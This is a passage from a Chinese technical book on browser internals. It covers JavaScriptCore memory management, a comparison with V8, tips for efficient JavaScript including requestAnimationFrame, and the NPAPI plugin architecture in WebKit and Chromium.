为什么不直接使用优化性能最好的编译器呢？原因是优化越好通常需要的分析和生成代码的时间就越长。读者回忆之前介绍的应用场景就会发现，如果用户使用的是利用 C/C++编译的代码，那么编译时间长一点问题不大，因为是开发者在编译他们。而对于 JavaScript 来说，编译时间越长，对用户来说同样，等待的时间更长，效果可能也未必会好。这就是一把双刃剑，所以该方法只限定在特定的范围内使用。

9.3.4　内存管理

在 JavaScriptCore 中，内存管理和垃圾回收机制也随着其他技术的改变而发生着很大的变化。对于垃圾回收机制来说，最重大的改变就是像 V8 一样，引入了分代垃圾回收机制。所以，堆也会被分成几个分代。这样，当进行垃圾回收的时候，就不需要对所有对象进行标记。分代技术前面也讨论过了，而且很早就在其他虚拟机中使用，如 Java 虚拟机，它们思想都是类似的，这里不再赘述。

在 V8 中使用 Zone 来一次性释放内存，JavaScriptCore 中也有类似的机制，那就

是 JSGlobalData，这里也不再过多的描述。

9.3.5 绑定

JavaScriptCore 同样能够提供绑定机制，目前渲染引擎同样是通过该机制访问 DOM 的操作函数，这点跟 V8 非常像。本质上，它们都是提供额外的 JavaScript 接口来扩展 JavaScript 引擎的能力。同样，我们将在下一章做详细介绍。

9.3.6 比较 JavaScriptCore 和 V8

由于 JavaScriptCore 一直是 Webkit 的默认 JavaScript 引擎，所以被广泛应用。但是，随着 Google 发布 Chrome 的同时加上 V8 引擎，而且 V8 自出现后就是以性能作为目标，引入了众多新颖的技术，确实极大地推动了整个业界的 JavaScript 引擎性能的快速发展。但是，如果想用一句话说明 V8 和 JavaScriptCore 的优劣，这是很困难的。在很多领域，V8 扮演着冲锋者的角色，但是 JavaScriptCore 依旧不断改进自己的技术和实现，同时在某些方面，因为使用了一些 V8 没有的东西，如字节码反而在某些情况下较容易优化。当然，这也不是绝对的。

关于各个技术细节，例如内部代码表示、解释器、JIT、句柄数据表示等方面，我们在前面都一一做了介绍，读者可以回忆一番。我们前面已经介绍了以上两个引擎的很多特点和好处，笔者还希望留一些想象的空间，让读者自己体会上面这些技术细节带来的潜在优势和缺点，以及潜在的发展方向。

9.4 实践——高效的 JavaScript 代码

9.4.1 编程方式

关于如何使用 JavaScript 语言来编写高效的代码，有很多铺天盖地的经验分享，

以及很多特别好的建议，读者可以搜索相关的词条，就能获得一些你可能需要的结果。同时，本节希望结合前面介绍的各种引擎内部的技术，按照特定的类别为读者归纳一些方式和方法，让我们从以下几个方面来解读它们。

- **类型**。因为 JavaScript 的类型是在动态时候确定的，这给引擎带来很大的问题。同时对于某个函数来说，V8 和 JavaScriptCore 都使用了隐藏类和内嵌缓存技术来加速对象和属性的访问，所以对于该函数只是使用某个类型的对象或者较少类型，以此减少缓存失误的机率从而提高性能。同时，对于数组，尽量使用存放相同类型的数据，这样可以通过偏移位置来访问它们。在目前的众多技术中，比较突出的就是 asm.js，它主要是在 JavaScript 中显示标记一些类型，这样可以让 JavaScript 引擎能够准确判断对象的类型，从而生成优化的代码。目前 Firefox 项目中的 JavaScript 引擎 SpiderMonkey 已经（正在做）内置支持该 JavaScript 文件，详情请查找 asm.js。
- **数据表示**。因为一些简单类型的数据直接保存在句柄中，这能够有效地减少寻址时间和内存的使用。但是，因为使用了一部分位（特别对于 V8 引擎）来表示，所以整数表示范围缩小，如果使用较大的整数，那么就需要使用堆来保存。同时，对于数值来说，只要能够使用整数的，尽量不要使用浮点类型。
- **内存**。有效使用内存能够显著地提高代码的性能。对于使用垃圾回收的语言来说，并不是意味着没有内存泄露的问题，这就需要即时回收不需要使用的内存。简单的做法就是对引用不再使用的对象的变量设置为空（a = null）。另外一个方法跟类型有关，通过引入 delete 关键字，代码可以使用“delete a.x”来删除一个对象，这虽然可以减少内存的使用，但是因为使用了隐藏类，这种情况下可能需要新建隐藏类，所以这会带来一些复杂的额外操作。
- **优化回滚**。如前面介绍的，不要书写出触发出现优化回滚的代码，否则会大幅降低代码的性能。在执行多次之后，不要出现修改对象类型的语句。这说起来可能有些难，但实际上，如示例代码 9-5 之类的用法即可。

- **新机制**。使用 JavaScript 引擎或者是渲染引擎提供的新机制和新接口，如前面介绍的 requestAnimationFrame 等接口，这样可以有效减少 JavaScript 引擎的额外负担。另外，可以使用 WebWorker 等 JavaScript 并发技术来提升引擎并发处理能力。

9.4.2 例子

在浏览器中，JavaScript 引擎和渲染引擎 WebKit 需要协同工作才能达到一个好的效果，结合这二者，这一小节来介绍一个简单的例子，就是后来被引入的新的 JavaScript 接口 requestAnimationFrame，以此来解释它是如何解决两者之间一些比较难以处理的问题的，以及它给 Web 前端开发者带来的思考。

接触过 JavaScript 的读者应该有过了解或者使用 setTimeout 或 setInterval 的经历，其功能是在每个时间间隔之后一次性或者重复多次执行一段 JavaScript 代码（称为回调函数），以完成特定的动画要求。但是，这里面多少还有些疑问。

- 时间间隔应该设置为多少才合适呢？跟屏幕的分辨率有关系吗？
- 设置的时间间隔会按照预想的执行吗？动画会被平滑地显示出效果吗？
- 回调函数是复杂的好还是简单的好呢？应该如何编写才能效率高呢？
- 与平台和浏览器相关吗？如何适应不同操作系统和浏览器呢？

这些问题对 setTimeout 和 setInterval 来说很重要。对主循环机制和渲染机制有一定了解的读者来说，上面这几条其实是非常难做到的，哪怕是较为接近理想的结果也很难达到。

幸运的是，总是有聪明的人来帮助大家解决难题。对问题提出一个漂亮解决方案的是 Mozilla 的 Robert O'Callahan。他的灵感和依据来源于 CSS。CSS 能够知道动画什么时候发生，所以能够较为准确地知道什么时候该刷新用户界面。对于 JavaScript 来说，是不是也可以应用类似的机制呢？答案是肯定的。其做法是增加一个新的函

数 requestAnimationFrame，该函数告诉浏览器 JavaScript 想发起一个动画帧，然后在动画帧绘制之前，需要做一些动作，这样浏览器可以根据需要来优化自己的消息循环机制和调用时间点，以达到较好的平衡效果。

WebKit 中 setTimeout 和 setInterval 的实现机制是类似的，区别在于后者是重复性的，如图 9-28 所示的类关系。




图 9-28　WebKit 中的计时器等相关类

WebKit 会为 DOM 树中的每个 setTimeout 和 setInterval 调用创建一个 DOMTimer，而后该对象会由存储 TLS（Thread Local Storage）中的 ThreadTimers 负责管理，其内部其实是一个最小堆，每次将超时时间设置为最小的。同时，时间相同的计时器可以合并。当计时器超时后，Chromium 将清除该计时器对象，同时调用相应的回调函数，回调函数通常会更新页面的样式和布局，这会触发重新计算布局，从而触发立即重新绘制一个新帧。结合上面的描述，这里大致总结一下 setTimeout 和 setInterval 的不足。

- setTimeout 和 setInterval 从不考虑浏览器内部发生了其他什么事，它们只要求浏览器在某个时间之后来调用回调函数，无论浏览器很繁忙或者页面被隐藏（虽然某些浏览器做了这方面的优化，如 Chromium）。
- setTimeout 和 setInterval 只是要求浏览器做什么，而不管浏览器能不能做到（如主循环有很多事件需要处理），这有点强人所难，而且会带来极大的资

源浪费。例如屏幕的刷新率是 60Hz，但是设置的时间间隔是 5 毫秒，其实对用户来说，他们根本看不到这些变化，但却额外需要消耗更多的 CPU 资源，太不环保了。

- setTimeout 和 setInterval 可能是出于编程风格方面的考虑。如果每一帧在不同的代码处需要设置回调函数，一个方法是将这些代码统一到一个地方，但是这有点勉为其难，另一个方法是分别用 setInterval 设置它们，这个方法的问题是，浏览器可能需要计算更多次，刷新更多次的屏幕。

现在再来看看 requestAnimationFrame 是如何解决这些不足之处的呢？其原理就是其会申请绘制下一帧，至于什么时候还不知道，都是由浏览器决定，浏览器只需要在绘制下一帧前执行其设置的回调函数，完成 JavaScript 代码对动画所做的设置和逻辑即可。基本过程如下。

- JavaScript 调用 requestAnimationFrame，因而相应地，Webkit 和 Chromium 会调度一个需要绘制下一帧的事件，该事件会将 requestAnimationFrame 的调用上下文和回调函数记录下来。
- 上面的请求会触发 Chromium 更新页面内容的事件，该事件被 mainloop 调度处理后，会检查是否需要调用动画的相关处理，因为有动画需要处理，所以会依次调用那些回调函数，JavaScript 引擎会更新相应的 CSS 属性或者 DOM 树修改。
- Chromium 触发重新计算布局（参看布局章节），更新自己的 Renderer 树，而后绘制，完成一帧的渲染。

上面这些描述会给 Web 前端开发者们在编写 JavaScript 代码时带来哪些思考和便利呢？

- 回调函数不能太大，不能占用太长时间，否则会影响页面的响应和绘制的频率。

- requestAnimationFrame 不需要设置间隔时间，不同刷新率的间隔时间可能不一样，这完全由浏览器来控制，而不需要 JavaScript 代码的开发者们操心。
- 回调函数无需合并，开发者们可以在任意位置设置回调函数，它们可以被浏览器集中处理，而无需有统一的入口。

一个新的 JavaScript 接口可以带来很不错的处理方式，以此来平衡 JavaScript 引擎和渲染引擎之间的关系，并且能够有效帮助那些利用 JavaScript 和 HTML5 技术来实现动画的开发者们，这一点值得我们思考。

9.4.3 未来

因为历史的局限性，JavaScript 最初的时候并不合适用来开发大工程和性能要求非常高的场景，所以开发者编写的代码对性能要求也不是很高。但是，目前的发展趋势是需要很高的性能，为此，仅仅依靠任何一方是没有办法来达到此目标的。笔者认为，今后为了高效的 JavaScript 代码性能，至少需要以下三个方面的努力，而且，就目前而言，它们也都在不停地向前发展。

首先是 JavaScript 语言和规范的发展。目前虽然规范定义的 WebWorker 在一定程度上能够并发，但是能力非常有限，而且两者之间只能通过有限的方式来通信（这个技术是由 W3C 组织引入的）。如果能够在 ECMAScript 标准中推动并行 JavaScript 能力，这绝对是一个大胆而又令人神往的想法。目前，一些大公司或者组织已经在推动并行 JavaScript，希望未来有快速的发展，能够带领 JavaScript 真正进入并行时代。

其次是 JavaScript 引擎技术的发展和创新。一个简单的例子就是，V8 不停地将之前用在其他编译器的技术带入到 JavaScript 引擎中来，同时自身也创造一些新的方法。据笔者目前观察得知，基本每个 V8 版本的升级都会带来性能上的提高，大家有理由相信，在这场 JavaScript 引擎大战中，各个引擎都会不停地提升技术以提升

性能。

最后是同 Web 前端开发者相关的，那就是关于编写高效的 JavaScript 代码。结合语言的新能力和引擎技术的不断发展，要根据它们的特点，使用新技术和回避一些会对引擎带来重大性能伤害的用法。目前还没有这方面的系统介绍，希望未来能够有更多帮助开发者提高代码效率的使用方法被共享出来。

第 10 章
插件和 JavaScript 扩展

虽然目前的浏览器能力很强大，但是仍然有能力不足的时候。特别是早期的浏览器能力十分有限，Web 前端开发者们希望能够通过一些机制来扩展浏览器的能力。早期的方法就是插件机制，现在流行的则是混合编程（Hybrid Programming）模式。插件一直伴随着浏览器的发展，最著名的莫过于 Adobe 公司的 Flash 插件。对于插件的接口定义，差别也是很大，比较著名的是微软公司的 ActiveX 插件机制和网景公司的 NPAPI 插件。随后，Chromium 项目考虑到性能引入了 PPAPI 插件机制，同时为了安全方面的考虑，引入了 Native Client 机制。这些插件机制扩展了浏览器的能力，极大地丰富了网页的应用场景。同时，随着 HTML5 的发展，很多 HTML5 功能同样需要扩展 JavaScript 的编程接口，以便开发者可以使用 JavaScript 代码来调用，而这样的扩展就需要相应的机制来实现，本章将重点介绍和探索这些机制。

10.1　NPAPI 插件

10.1.1　NPAPI 简介

NPAPI（Netscape Plugin Application Programming Interface）的全称是网景插件应用程序编程接口，最早是由网景公司提出的，用于让浏览器执行外部程序，以支持网页中各种格式的文件，典型的例子是视频、音频和 PDF 文件等（通过内容类型来区分）。对于这些网络资源或者文件，浏览器本身并不支持它们。但是，经过第三方开发者开发的插件程序，浏览器就可以做到支持了。图 10-1 是 Chrome 浏览器使用 NPAPI 插件的列表中一个示例（在地址栏中输入 chrome://plugins/就可以查看到所有插件）。当遇到上述格式 PDF 文件的时候，Chrome 浏览器会调用该阅读器插件，通过 NPAPI 规范定义的接口使浏览器同插件之间得以交互。

Adobe Reader - Version: 10.1.7.27
Adobe PDF Plug-In For Firefox and Netscape 10.1.7

Name:	Adobe Acrobat		
Description:	Adobe PDF Plug-In For Firefox and Netscape 10.1.7		
Version:	10.1.7.27		
Location:	C:\Program Files (x86)\Adobe\Reader 10.0\Reader\AIR\nppdf32.dll		
Type:	NPAPI		
	Disable		
MIME types:	MIME type	Description	File extensions
	application/pdf	Acrobat Portable Document Format	.pdf
	application/vnd.adobe.pdfxml	Adobe PDF in XML Format	.pdfxml
	application/vnd.adobe.x-mars	Adobe PDF in XML Format	.mars
	application/vnd.fdf	Acrobat Forms Data Format	.fdf
	application/vnd.adobe.xfdf	XML Version of Acrobat Forms Data Format	.xfdf
	application/vnd.adobe.xdp+xml	Acrobat XML Data Package	.xdp
	application/vnd.adobe.xfd+xml	Adobe FormFlow99 Data File	.xfd

图 10-1　Chrome 浏览器中 Adobe 阅读器插件

现实中，NPAPI 机制被广泛地应用，很多厂商或者开发者基于该接口规范编写了数量众多的插件实现，因而 Chromium 项目也必须对它提供支持，不过 Chromium 还有自己独特的插件架构，后面会详细介绍。使用插件的方法也非常简单，在网页中申明如下语句即可，它表示使用上述插件来打开一个 PDF 文件并显示在网页中：

```
<embed id="plugin" type="application/pdf" src="src/abc.pdf">
```

NPAPI 提供两组接口，一类以 NPP 开始，由插件来实现，被浏览器调用，主要包括一些插件创建、初始化、关闭、销毁、信息查询及事件处理、数据流、窗口设置、URL 等。另一类以 NPN 开始，由浏览器来实现，被插件所调用，主要包括图形绘制、数据流处理、浏览器信息查询、内存分配和释放、浏览器的插件设置、URL 等。这两类接口足够满足大多数双方交互的需求。

原始的 NPAPI 接口使用起来不是很方便，因而有开发者对其进行了封装以便于其使用。一个比较著名的开源项目是 Firebreath。它将原始 C 风格的 NPAPI 接口封装成 C++风格的接口，非常方便用户使用，而且有针对 Windows 和 X Window 的移植，用户无须对底层接口特别了解。更为有趣的是，Firebreath 也有对 ActiveX 接口规范的封装，因而对于现在主流的两种插件接口，开发者都可以基于 Firebreath 的接口进行编程，极大地增强了移植性和通用性。详情请参考 Firebreath 项目的主页，网址如下所示：http://www.firebreath.org/display/documentation/FireBreath+Home。

下面主要介绍 WebKit 和 Chromium 中是如何支持插件机制的，所以上面的使用 Firebreath 等项目开发插件的实现不在本书的范围内，有兴趣的读者请自行学习。

10.1.2 WebKit 和 Chromium 的实现

10.1.2.1 WebKit基础设施

NPAPI 插件获得了 WebKit 的支持，因为它的广泛使用性。在 HTML 网页中，可以通过两种类型的元素“embed”和“object”来使用插件。两者都可以用来在网页中内嵌插件，看起来“embed”元素更老一些，之前的一些浏览器只支持“embed”而不支持“object”，不过在 WebKit 中，两者都得到了支持,一个简单的例子如“<embed src='webkit.pdf'/>”。那么，WebKit 中是如何支持它们的呢？

图 10-2 给出 WebKit 中支持插件机制所使用的类及其结构，初看起来比较复杂和

杂乱无章，那么就分成左、中、右三个部分分别介绍它们。左边部分就是表示插件元素在 DOM 树和 RenderObject 树中的节点类，因为有两种 HTML 元素可以表示插件，所以为它们抽象出来了一个基类。对于插件元素在 DOM 树中的对应节点，RenderObject 树中对应就是 RenderWidget 对象，用于表示这是个可视化的元素。在某些 WebKit 移植中，甚至引入了硬件加速机制来加速插件的绘制，例如 WebKit 的 Qt 移植。它的基本思想是将插件元素作为单独的一个层（PlatformLayer）来处理，插件的实例将绘制所有内容在这一层上，就像视频元素一样。




图 10-2　WebKit 中支持插件的相关类

图中右侧部分表示的是 WebKit 如何管理插件库，主要使用两个类:

- PluginDatabase：注册和管理所有的插件实现，一个插件通常是一个动态库，插件的信息包括名字、描述、版本，还有最重要的 MIME 类型和文件的扩展名（File extensions），例如图 10-1 中的 PDF 插件能够支持 MIME 类型“application/pdf”和扩展名“.pdf”。当然，一个插件也可以支持多种类型的文件。同时，它能够根据 MIME 类型和文件扩展名来查找相应的插件库。
- PluginPackage：表示一个插件库，也就是 PluginDatabase 类管理的对象。它包含两个非常重要的变量，就是 m_pluginFuncs 和 m_browserFuncs，对应的就是前面介绍的 NPP 开头的函数组和 NPN 开头的函数组。

在中间部分的表示是插件的视图部分，它和 DOM 元素或者 RenderWidget 对象一一对应，其作用当然是绘制插件的可视化结果，同时它需要调用最右侧的类来获取插件。

- NPP：使用 PluginPackage 的接口来创建的插件实例。
- PluginViewBase：抽象类，主要是定义一些接口，这些接口会被 HTMLPlugIn-Element 类调用，用来处理视图方面的一些操作，如鼠标、聚焦（focus）等。
- PluginView：表示的是一个插件的视图，它非常重要，连接了插件库和网页中 DOM 接口和可视化 RenderObject 节点，包含所需的插件库和插件实例。
- NPObject：表示的是插件和浏览器（这里是 WebKit）之间数据的交互类型，因为插件能够访问 DOM 树和 JavaScript 对象，所以 JavaScript 中的基本类型和 JavaScript 对象都会包装成 NPObject 来在两者之间传递。

对于 PluginDataBase、PluginPackage 和 Pluginview 类，在不同的移植中，它们可能会需要一些不同的实现，所以移植通常可能会扩展它们，当然主要工作逻辑可以共享。对于 WebKit 的 Chromium 移植来说，它的实现更为复杂，在下一节详细介绍。

对于插件机制，有几个问题要回答，第一是插件库的注册、查找等管理机制。第二是 WebKit 中的插件节点的处理，包括 DOM 树和 RenderObject 树如何支持插件。第三是如何使用注册的插件来创建插件示例并绘制需要的结果到网页最终结果中去。下面我们来具体说明一下。

首先是插件库管理机制。管理的基础是 MIME 类型和文件扩展名，例如对于“<embed src='webkit.pdf'/>”这样的例子，PluginView 类会将“.pdf”文件扩展名当作参数传递给 PluginDatabase 并期待返回一个 PluginPackage 对象。对于某个 MIME 类型，当出现多个插件支持的时候，管理机制需要决定如何选择它们。

第二是插件节点的处理。当网页中出现“embed”和“object”元素的时候，WebKit 会首先创建 HTMLPlugInElement（应该是它的子类）对象，之后需要创建 RenderWidget 节点，当出现硬件加速机制的时候，可能还需要创建相应的 RenderLayer 节点。同时，

还要创建 PluginView 对象，并根据 DOM 元素的属性来查找并创建相应的实例。

第三是绘图工作。本身 NPAPI 没有提供绘图的接口，只是让插件将绘制完的结果传给浏览器或者提供一个绘制的目标存储结构，从而让插件直接在它上面绘制，这就是插件的 Window 和 Windowless 模式，关于这两种模式，后面还会做介绍。另外一个方面是跟浏览器交互以通知某些区域需要重绘等消息。

虽然插件机制是用来支持“object”或者“embed”元素，但是，该机制也能够扩展 JavaScript 中对象和对象的方法，例如希望在 JavaScript 中增加 W3C 组织定义的一些标准接口，如设备相关的对象和方法。

NPAPI 插件虽然功能强大，但是，通常它是浏览器不稳定的重要原因之一，这是因为插件由各个厂家自行维护，质量和稳定性也千差万别，插件的不稳定通常会导致浏览器的不稳定，这在现在多页面同时浏览的模式下会带来非常差的用户体验。同时，NPAPI 的性能不是很高效，而且存在一些局限性，特别是绘图方面。最后，NPAPI 插件拥有访问任何本地资源的能力，这会带来安全性问题，所有未经过认证的插件都非常危险，随意使用第三方插件的网页也不无可能对系统造成灾难性的后果。这与 ActiveX 插件很像，它同样也是很多病毒攻击的对象。因为插件通常是网络攻击的对象，一旦这些插件被攻击成功，那么攻击者就能够随意访问本地资源。

在 WebKit 的这种插件设计架构中，渲染引擎同插件的运行通常在同一进程中，这一设计将会带来稳定性和安全性方面的灾难性后果。为了避免这些方面的问题，Chromium 在 WebKit/Blink 插件架构的基础上引入了跨进程的插件机制，这为浏览器的稳定性提供了保证，下一小节将详细介绍。同时，考虑到性能方面的问题，Google 提出了新的 PPAPI 插件机制，考虑到安全性和支持本地代码的问题，Chromium 引入了 Native Client 机制，为安全性提供了保证，这在后面也会作详细介绍。

10.1.2.2 Chromium的插件架构

为了解决插件的稳定性问题，同时因为 Chromium 的沙箱模型机制（第 12 章会

介绍，它会限制插件访问本地资源的能力），插件实例不能够在 Renderer 进程中运行，因为除了访问 IO 之外，没有访问其他接口和资源的能力，所以在 Chromium 中，插件是被放在单独的进程中来执行，这就是 Chromium 的插件多进程模型。图 10-3 显示的是 Chromium 的插件进程示例图。




图 10-3　Chromium 的插件多进程模型

在 Chromium 中，每一个插件库只会有一个进程，这就是说，如果有两个或者多个 Renderer 进程同时使用同一个插件库，那么这些 Renderer 进程会共享同一个插件进程。因为多个 Renderer 进程共享同一种的 Plugin 进程，那么 Plugin 进程如何为它们服务呢？答案是Chromium在加载插件库后为每个插件使用点在plugin进程中创建一个对应插件实例（PluginInstance）。

值得注意的是，插件进程是由 Browser 进程来负责创建和销毁，而不是 Renderer 进程。 原因在于 Renderer 进程没有创建的权限，而且 Plugin 进程也应该由 Browser 进程来统一管理，这样也更方便。当 Plugin 进程创建成功时，Browser 进程会返回进程间通信的句柄，用于创建和 Plugin 进程通讯的 PluginChannelHost。那它什么时候被销毁呢？当没有任何插件实例并且空闲一段事件后，它才会被销毁，这样做的好

处是避免频繁地创建和销毁 Plugin 进程。

